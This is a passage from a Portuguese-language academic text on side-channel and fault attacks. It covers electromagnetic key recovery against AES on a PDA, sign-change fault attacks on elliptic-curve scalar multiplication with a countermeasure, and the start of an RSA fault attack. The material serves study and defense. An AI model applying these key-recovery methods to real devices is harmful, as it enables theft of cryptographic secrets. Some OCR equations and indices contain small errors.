


Figura 1.17. Identificação das rodadas do AES [Gebotys and White 2006].




Figura 1.18. Aquisição do *frame* 4 [Gebotys and White 2008].

Adquirir sinais EM da primeira rodada

Para um texto claro 128 bits, apenas o *byte* mais significativo é alterado em cada uma das iterações do algoritmo. Tomando uma execução do AES para uma chave privada $k = 92$, o quarto *frame* capturado é mostrado na Figura 1.18. As quatro setas presentes no gráfico




Figura 1.19. Aquisição do *frame* 4 na rodada 1, para grupos de 1 a 4 [Gebotys and White 2008].

são denominadas grupos e numerados de 1 a 4, sendo que eles correspondem aos quatro acessos a tabela para a criação de $t[0]$ (Figura 1.22, linha 6).

A Figura 1.19 mostra os quatro grupos da Figura 1.18 ampliados. Neles vemos 14 áreas identificadas de A a N; entretanto apenas o *frame* 4 possui a região N. Isso indica que a região N provavelmente é uma leitura no vetor $t[\,]$.

Como o vetor possui quatro posições, o comportamento esperado no osciloscópio seria de 16 grupos seguidos de uma atividade magnética de escrita em memória, assinalando o fim de uma rodada. Na Figura 1.20 (a) vemos o grupo 16 seguido das medições das operações $state[\,][\,]$ e $AddRoundKey$ assinaladas respectivamente por círculos e retângulos. Em seguida, vemos na Figura 1.20 (b) o comportamento descrito até agora se repetindo, indicando o início da segunda rodada.

Identificar e extrair região de ataque na primeira rodada via *Code Truncation*

Uma vez identificado o *frame* da primeira rodada, primeiramente as regiões de ataques devem ser extraídas de cada *frame* automaticamente. Os autores desenvolveram um programa de reconhecimento de padrões [Russell and Norvig 2003] capaz de extrair e alinhar




Figura 1.20. (a) Identificação do término da primeira rodada e (b) início da segunda rodada [Gebotys and White 2008].

as regiões de ataque de cada *frame*. Primeiramente o *software* aplica a função $V^*(t)$ em cada *frame*, tal que:

$$V^*(t) = \begin{cases} 1 & \text{se} \quad |V(t)| \geqslant 0.04V \\ 0 & \text{se} \quad |V(t)| < 0.04V \end{cases}$$

Para ilustrar o limiar, ao invés da captura ser realizada sobre uma implementação completa do AES, mas sobre uma versão *truncada* do AES, (o programa utiliza a função $optAEStrunc$ que realiza acesso apenas à região $t[0]$). As figuras 1.21 (a) e 1.21 (b) correspondem respectivamente a um *frame* de execução dessa versão e ao seu *limiar*.

Após o *thresholding*, a região de acesso $t[0]$ é extraída para realização do ataque. O *thresholding* é transformado em regiões de grande atividade (regiões escuras) e regiões de baixa atividade (longos períodos de voltagens nulas). Na região de interesse $t[0]$ existem diversos valores de tensão 0 e 1 misturados. A maior quantidade de zeros contíguos nessa região determina o limitante inferior do *parâmetro de tolerância*. A menor quantidade de zeros antes e depois da região de interesse definem o limitante superior do *parâmetro de*




Figura 1.21. (a)Área de ataque extraida do *frame* 3 e (b) resultado da DFA aplicado sobre os sinais obtidos da versão *truncada* do AES[Gebotys and White 2008].

tolerância. O *parâmetro de tolerância* é um conjunto entre esses dois limitantes. O *frame* de 0 e 1 é transformado em regiões de baixa e alta atividade usando esse *parâmetro de tolerância* (nesse caso 1000).

Após a realização do truncamento, os valores de tensão são separados do seguinte modo:

- Uma região contígua com 1000 ou mais zeros no *frame* é transformada em uma região de baixa atividade.
- Regiões com menos do que 1000 zeros são inseridas em regiões vizinhas de alta atividade.

Desse modo ao invés de serem analisados 50 mil valores individuais de tensão, o programa de reconhecimento de padrões passa a lidar com 10 regiões de baixa/alta atividade, como mostra a tabela 1.5. Para os dados obtidos na caracterização, requer-se que:

- Regiões de baixa atividade não possuem de 2000 à 3000 amostragens.
- Regiões de alta atividade vizinhas às de baixa atividade tenham no mínimo 5000 amostragens.

Seguindo os critérios acima o terceiro índice da Tabela 1.5 é o escolhido.

Escolher uma área estática dentro região de ataque

Index	Inicio	Fim	Limitante inferior	Limitante superior
01	5265	6434	1169	1973
02	8371	9558	1187	1217
03	10775	13242	2467	6773
04	20015	22020	2005	3222
05	25242	27866	2624	1069
06	28935	31578	2643	1061
07	32639	35472	2833	515
08	35987	37742	1755	327
09	38069	39270	1201	513
10	39783	42751	2968	514
11	43265	45770	2505	907

Tabela 1.5. *Thresholded Zeros* para aquisição do frame.

Testes para o *software* são desenvolvidos para extrair a região de alta atividade de interesse, a qual é identificada pelo limitante inferior imediatamente antes da mesma e de largura do acesso $t[0]$ de interesse. Neste exemplo, regiões de baixa atividade possuem no mínimo 2000 tensões nulas e no máximo 3000, com as regiões de alta atividade de no mínimo 5000 termos. Se mais de uma região atende a esse critério, o adversário deve escolher a primeira detectada. A seção N foi escolhida para a análise por ocorrer no final de um *frame* (logo era uma forte candidata a corresponder, a uma região de leitura da tabela).

Foram analisados 32 frames e cada um deles foi dividido em $Areas_i$. Alguns deles não apresentaram todas as áreas; entretanto, a área N está presente em todos os frames sendo por isso escolhida para o ataque.

Sexta etapa

Foram extraídas 100 amostras imediatamente ao fim da região de ataque e 100 amostras depois da região de ataque, criando apenas 300 amostras por frame. A Figura 1.21 (a) corresponde aos sinais extraídos da região N.

Frequency-based DEMA

Finalmente, é aplicado o *frequency-based DEMA* sobre o conjunto de sinais extraídos da seção N, revelando corretamente a chave secreta (Figura 1.21 (b)). Baseado nesse ataque sobre a caracterização do PDA (que utilizou a versão truncada do AES), o adversário pode aplicar o ataque sobre a versão real do algoritmo criptográfico.

```
public void optAES(byte[] in, byte[] out)
{
wCount = 0; Copy.copy(state, in); t[0] = 0; t[1] = 0; t[2] = 0; t[3] = 0;
AddRoundKey(state); // xor with expanded key
for (int round = 1; round < Nr; round++)
{   t[0] = tab.Te0(state[0][0]) ^ tab.Te1(state[1][1]) ^ tab.Te2(state[2][2]) ^ tab.Te3(state[3][3]);
    t[1] = tab.Te0(state[1][0]) ^ tab.Te1(state[2][1]) ^ tab.Te2(state[3][2]) ^ tab.Te3(state[0][3]);
    t[2] = tab.Te0(state[2][0]) ^ tab.Te1(state[3][1]) ^ tab.Te2(state[0][2]) ^ tab.Te3(state[1][3]);
    t[3] = tab.Te0(state[3][0]) ^ tab.Te1(state[0][1]) ^ tab.Te2(state[1][2]) ^ tab.Te3(state[2][3]);
    state[0][0] = (byte) (t[0] >> 24);  state[1][0] = (byte) (t[0] >> 16);
    state[2][0] = (byte) (t[0] >> 8);   state[3][0] = (byte) (t[0]);
    state[0][1] = (byte) (t[3] >> 16);  state[1][1] = (byte) (t[3] >> 8);
    state[2][1] = (byte) (t[3]);        state[3][1] = (byte) (t[3] >> 24);
    state[0][2] = (byte) (t[2] >> 8);   state[1][2] = (byte) (t[2]);
    state[2][2] = (byte) (t[2] >> 24);  state[3][2] = (byte) (t[2] >> 16);
    state[0][3] = (byte) (t[1]);        state[1][3] = (byte) (t[1] >> 24);
    state[2][3] = (byte) (t[1] >> 16);  state[3][3] = (byte) (t[1] >> 8);
    AddRoundKey(state); }// xor with expanded key

  t[0] = (tab.Te4(state[2][3]) & 0xff0000L) ^ (tab.Te4(state[0][0]) & 0xff000000L) ^
(tab.Te4(state[0][2]) & 0xff00L) ^ (tab.Te4(state[2][1]) & 0xffL);
  t[1] = (tab.Te4(state[3][2]) & 0xff0000L) ^ (tab.Te4(state[1][3]) & 0xff000000L) ^
(tab.Te4(state[1][1]) & 0xff00L) ^ (tab.Te4(state[3][0]) & 0xffL);
  t[2] = (tab.Te4(state[0][1]) & 0xff0000L) ^ (tab.Te4(state[2][2]) & 0xff000000L) ^
(tab.Te4(state[2][0]) & 0xff00L) ^ (tab.Te4(state[0][3]) & 0xffL);
  t[3] = (tab.Te4(state[1][0]) & 0xff0000L) ^ (tab.Te4(state[3][1]) & 0xff000000L) ^
(tab.Te4(state[3][3]) & 0xff00L) ^ (tab.Te4(state[1][2]) & 0xffL);
  state[0][0] = (byte) (t[0] >> 24); state[1][0] = (byte) (t[1] >> 8);
  state[2][0] = (byte) (t[2] >> 24); state[3][0] = (byte) (t[3] >> 8);
  state[0][1] = (byte) (t[2] >> 16); state[1][1] = (byte) (t[3]);
  state[2][1] = (byte) (t[0] >> 16); state[3][1] = (byte) (t[1]);
  state[0][2] = (byte) (t[0] >> 8); state[1][2] = (byte) (t[1] >> 24);
  state[2][2] = (byte) (t[2] >> 8); state[3][2] = (byte) (t[3] >> 24);
  state[0][3] = (byte) (t[2]); state[1][3] = (byte) (t[3] >> 16);
  state[2][3] = (byte) (t[0]); state[3][3] = (byte) (t[1] >> 16);
  AddRoundKey(state); Copy.copy(out, state); } // xor with expanded key
private void AddRoundKey(byte[][] state)  // AddRoundKey: xor a portion of expanded key with state
{ for (int c = 0; c < Nb; c++)
    for (int r = 0; r < 4; r++)
      state[r][c] = (byte)(state[r][c] ^ rkey[rkeyCount++]); }
```

Figura 1.22. Implementação em Java do AES [Gebotys and White 2008].

Ataque real sobre o PDA

As sete etapas anteriores (Figura 1.14(a)) nos forneceçam o método adequado para identificar a região N como o alvo. Agora o adversário pode aplicar sobre a versão completa do AES similiarmente, porém analisando apenas os sinais da região de ataque (Figura 1.14 (b)). A versão completa do AES executada novamente utilizando como chaves secretas 92, 227, 61 e 158.

A Figura 1.23 (a) mostra o quarto *frame* capturado na execução para $k = 2$. Nela existem quatro regiões similares aos acessos de memória ($t[0], t[1], t[3]$ e $t[4]$) da versão truncada do AES. Por fim a Figura 1.24 apresenta as quatro chaves mencionadas correta-

mente recuperadas.




Figura 1.23. (a)Área de ataque extraida do *frame* 4 e (b) resultado da DFA aplicado sobre a os sinais obtidos da versão *completa* do AES [Gebotys and White 2008].

1.4.4. Análise de falhas sobre multiplicação de pontos em curvas elípticas

Trabalhos anteriores [Ciet and Joye 2005] mostraram como seria possível através de falhas no Algoritmo 1.7 gerar uma curva falha $\tilde{E}$ de modo que o cálculo de $\tilde{Q} \leftarrow k\tilde{P}$ fornecesse informações que viabilizassem a resolução do problema do logaritmo discreto e permitisse a descoberta de k. Contudo a medida de defesa contra esse ataque, mostrada no Algoritmo 1.8, consiste simplesmente em verificar se o resultado obtido permanece na curva $E(\mathbb{F})$. A seguir será apresentado uma metodologia desenvolvida por Johannes Blömer, Martin Otto e Jean-Pierre Seifert em 2006 [Blömer et al. 2004] na qual é possível inserir falhas de modo que o resultado de $Q \leftarrow kP$ pertença a $E(\mathbb{F})$ e a chave privada k seja descoberta indutivamente.

Fundamentos

Os resultados apresentados por [Boneh et al. 2001b] foram utilizados [Blömer et al. 2004] para definir a quantidade de multiplicações errôneas necessárias para determinar corretamente a chave privada da seguinte forma:




Figura 1.24. Chaves secretas (a) $k = 92$**, (b)** $k = 227$**, (c)** $k = 61$ **e (d)** $k = 158$ **[Gebotys and White 2008].**

Algoritmo 1.7. Multiplicação de pontos de curvas elípticas 2

Entrada: Inteiro positivo k, $P \in E(\mathbb{F})$

Saída: kP

01. Calcular $(k_{n-1}, k_{n-2}, ..., k_0) \leftarrow NAF_2(k)$
02. $Q_n \leftarrow \mathcal{O}$
03. De $i \leftarrow n-1$ até 0 faça
04. $\quad Q'_i \leftarrow 2Q_{i+1}$
05. $\quad$ Se $k_i = 1$ então
06. $\quad\quad Q_i \leftarrow Q'_i + P$
07. $\quad$ Ou se $k_i = -1$ então
08. $\quad\quad Q_i \leftarrow Q'_i - P$
09. $\quad$ Senão
10. $\quad\quad Q_i \leftarrow Q'_i$
11. Se $Q_0 \notin E(\mathbb{F})$ então
12. $\quad Q_0 \leftarrow \mathcal{O}$
13. Retornar Q_0

Seja uma curva elíptica $E(\mathbb{F}_p)$, para $p > 3$ primo. em um sistema de coordenadas projetivas $(x : y : z) \in \mathbb{F}_p^3$:

$$y^3 z \equiv x^3 + Axz^2 + Bz^3 \bmod p,$$

sendo o ponto no infinito representado por $(0 : 1 : 0)$. Definidas as operações de adição e multiplicação de ponto para essa equação, temos:

$$\forall P, Q \in E(\mathbb{F}_p) : P + Q = (0 : 1 : 0) \rightarrow P = (x : y : z) \; e \; Q = -P = (x : -y : z).$$

No Algoritmo 1.8 vemos que a multiplicação $Q = kP$ ocorre da esquerda para a direita. Os valores parcialmente calculados de Q até a iteração i são armazenados em uma variável temporária Q'_i. Desse modo, em uma execução correta da multiplicação escalar, o valor de Q expresso em função de Q'_i é dado por:

$$Q = 2^i Q_i + \sum_{j=0}^{i-1} 2^j k_j P$$

Metodologia do ataque

Estudos realizados por [Boneh et al. 2001a] constataram o seguinte fato:

Seja $x = (x_1, x_2, ..., x_{n-1}, x_n) \in \{0,1\}$e M um conjunto composto por todos os intervalos contíguos de comprimento $m < n$ em x. Se escolhermos $c = \frac{n}{m} \log 2n$ bits de x de forma aleatória, então a chance de cada intervalo de M conter ao menos um determinado bit é de, no mínimo, 50%. Desse modo a chave privada k será recuperada em pedaços de $r \in [1, m]$ bits, sendo $2^m < \#E(\mathbb{F}_p)$ a quantidade de trabalho *offline* aceitável.

O ataque consiste em causar uma falha em uma das iterações da multiplicação de modo a transformar o valor de Q'_i para $-Q'_i \in E(\mathbb{F}_p)$. Nesse sistemas de coordenadas essa tarefa se tornaria mais simples, uma vez que seria necessário apenas trocar o sinal da coordenada y do ponto. Se o adversário for capaz de causar uma falha tal que o durante uma iteração i do Algoritmo 1.7 o valor do bit k_i seja invertido, ao final do cálculo seria obtido um ponto expresso por

$$\tilde{Q} = -2^i Q'_i + \sum_{j=0}^{i} k_j 2^j P$$

Logo, isolando Q'_i na expressões que definem Q e $\tilde{Q}$ temos:

$$\tilde{Q} = -Q + 2L_i(k)$$

sendo o termo $L_i(k) = \sum_{j=0}^{i} k_j 2^j P$ é a parte desconhecida da equação.

O Algoritmo 1.8 descreve os passos para a recuperação da chave privada k de comprimento n. Supomos que $(k_0,k_1,...,k_s,x_{s+1},...,x_{s+r})$ corresponde a um $NAF(k)$ válido e $k_{n-1}=1$, sendo a parcela $(k_0,k_1,...,k_s)$ correspondente aos $s+1$ bits menos significativos da chave conhecidos. O termo *Zero Block Failures* indica o fato de que erros em blocos de zeros não serão detectáveis como erros dentro de um bloco. Para qualquer s, se $k_s = k_{s+1} = ... = k_{s+r} = 0$ então $L_s(k) = L_s(k) = ... = L_s(k) = 0$. Como $\tilde{Q}_1 = -Q + 2L_s$ e $\tilde{Q}_2 = -Q + 2L_{s+r}$ teriam o mesmo valor, seria impossivel determinar a quantidade de zeros caso eles ocorressem na parte caudal de um bloco; portanto, para que o algoritmo opere corretamente, os padrões testados precisam terminar com ± 1.

Algoritmo 1.8. Ataque de mudança se sinal sobre Q'_i.
Entrada: $P \in E(\mathbb{F})$, $k = (k_{n-1},k_{n-2},...,k_0) \in [1, ord(P)]$
Saída: $kP \in E(\mathbb{F})$

01.# FASE 1: Criar saídas falhas
02. $c \leftarrow \frac{c}{m} \log 2n$
03. Criar c saídas falhas induzindo SCF em Q'_i
04. Coletar um conjunto S de diversas saídas falhas $\tilde{Q}$
05.# FASE 2: Recuperação indutiva dos bits da chave secreta
06. $s \leftarrow -1$
07. Enquanto $s < n-1$ faça
08. $\quad L \leftarrow 2\sum_{j=0}^{s} k_j 2^j P$
09. $\quad$ Para todos os comprimentos $r \in [1,m]$ faça
10. $\quad\quad$ Para todos NAF $x = (x_{s+1},x_{s+2},...,x_{s+r})$ com $x_{s+r} \neq 0$ faça
11. $\quad\quad\quad$ # Calcular e verificar o candidato T_x
12. $\quad\quad\quad T_x \leftarrow L + 2\sum_{j=s+1}^{s+r} x_j 2^j P$
13. $\quad\quad\quad$ Para todos os $\tilde{Q} \in S$ faça
14. $\quad\quad\quad\quad$ se $T_x - \tilde{Q} = Q$ então
15. $\quad\quad\quad\quad\quad (k_{s+1},k_{s+1},...,k_{s+r}) \leftarrow (x_{s+1},x_{s+2},...,x_{s+r})$
16. $\quad\quad\quad\quad\quad s \leftarrow s+r$
17.# Caso *Zero Block Failure*
18. Se nenhum dos candidatos satisfizer a fase de verificação, então
19. $\quad$ assumir que $k_{s+1} \leftarrow 0$ e $s \leftarrow s+1$
20. Se $Q = kP$ então
21. $\quad$ retornar k
22. Senão
23. $\quad$ retornar *falha*

Medidas preventivas

A medida preventiva aplicada em estudos anteriores [Boneh et al. 2001a] de falhas sobre curvas elípticas não se mostrou eficiente para esse ataque. Tomando a curva elíptica original $E(\mathbb{F}_p)$, a nova medida preventiva proposta consiste em escolher um número primo pequeno t (60 a 80 bits) para formar uma segunda curva elíptica $E(\mathbb{F}_t)$ que será combinada com a original a fim de criar uma terceira curva $E(\mathbb{F}_{pt})$ sobre a qual serão calculadas

as multiplicações de ponto. Os parâmetros A_{pt} e B_{pt} da curva elíptica no sistema de coordenadas projetivas serão definidos como:

$$\begin{aligned} A_{pt} &\equiv A_p \pmod{p} \\ A_{pt} &\equiv A_t \pmod{t} \\ B_{pt} &\equiv B_p \pmod{p} \\ B_{pt} &\equiv B_t \pmod{t} \end{aligned}$$

e podem ser facilmente computados com auxílio do Teorema Chinês do Resto. Analogamente, um novo ponto gerador P_{pt}, sendo que a ordem de $P_t \in E(\mathbb{F}_t)$ suficientemente larga para evitar ataques de força bruta. No Algoritmo 1.9 vemos que, caso ocorra uma falha no cálculo de $R \leftarrow kP_{pt}$, a congruência $R \equiv kP_t \pmod{t}$ deixaria de ser válida e portando seria detectada uma falha de execução.

Algoritmo 1.9. Multiplicação de pontos de curvas elípticas com tratamento de falhas

Entrada: Inteiro positivo k, $P \in E(\mathbb{F})$
Saída: kP

Inicialização antes da execução do algoritmo
01. Escolher um primo t e uma curva elíptica $E(\mathbb{F}_t)$
02. Determinar os parâmetros da curva combinada $E(F_{pt})$

Multiplicação
03. $Q \leftarrow kP_{pt} \in E(\mathbb{F}_{pt})$ # Usando Algoritmo 1.7
04. $R \leftarrow kP_t \in E(\mathbb{F}_t)$ # Usando Algoritmo 1.7
05. Se $R \neq Q \pmod{t}$ então
06. retornar *falha*
07. Senão
08. retornar $Q \in E(\mathbb{F}_p)$

1.4.5. Análise de falhas sobre assinatura digital RSA

Como mostrado, anteriormente, a exponenciação modular é a base do funcionamento do RSA sendo oss algoritmos que a implementam os mais diversos. O expoente pode ser percorrido da direita para a esquerda ou vice-versa, a redução modular pode ser simples ou utilizar o Teorema Chinês do Resto [Stinson 2002] para torná-la mais rápida, etc. O ataque aqui demonstrado foi aplicado sobre uma implementação percorrendo o expoente da esquerda para a direita (Algoritmo 1.10).

Algoritmo 1.10. Exponenciação binária da esquerda para a direita
Entrada: Inteiros positivos m, e e n
Saída: $m^e \bmod n$

```
# e = (e_{t-1}, e_{t-2}, ..., e_1, e_0)
01. r ← 1
02. De i ← t − 1 até 0 faça
03.     r ← r^2 mod n
04.     Se e_i = 1 então
05.         r ← r × m mod n
06. Retornar r
```

Sabendo que o dispositivo embarcado utiliza a implementação mencionada, o adversário pode forçá-lo saltar um *squaring* (linha 3 do Algoritmo 1.10) através de injeção de falhas. Como não é possível saber o exato instante em que a instrução está sendo executada, outras instruções podem sofrer um salto indesejado. Assim, o adversário também deve ser capaz de verificar se a instrução correta não foi executada.

Seja a assinatura do resumo $H(m)$ de uma mensagem m dada por

$$Sig \leftarrow \prod_{i=0}^{t} H(m)^{d_i \times 2^i} \bmod n$$

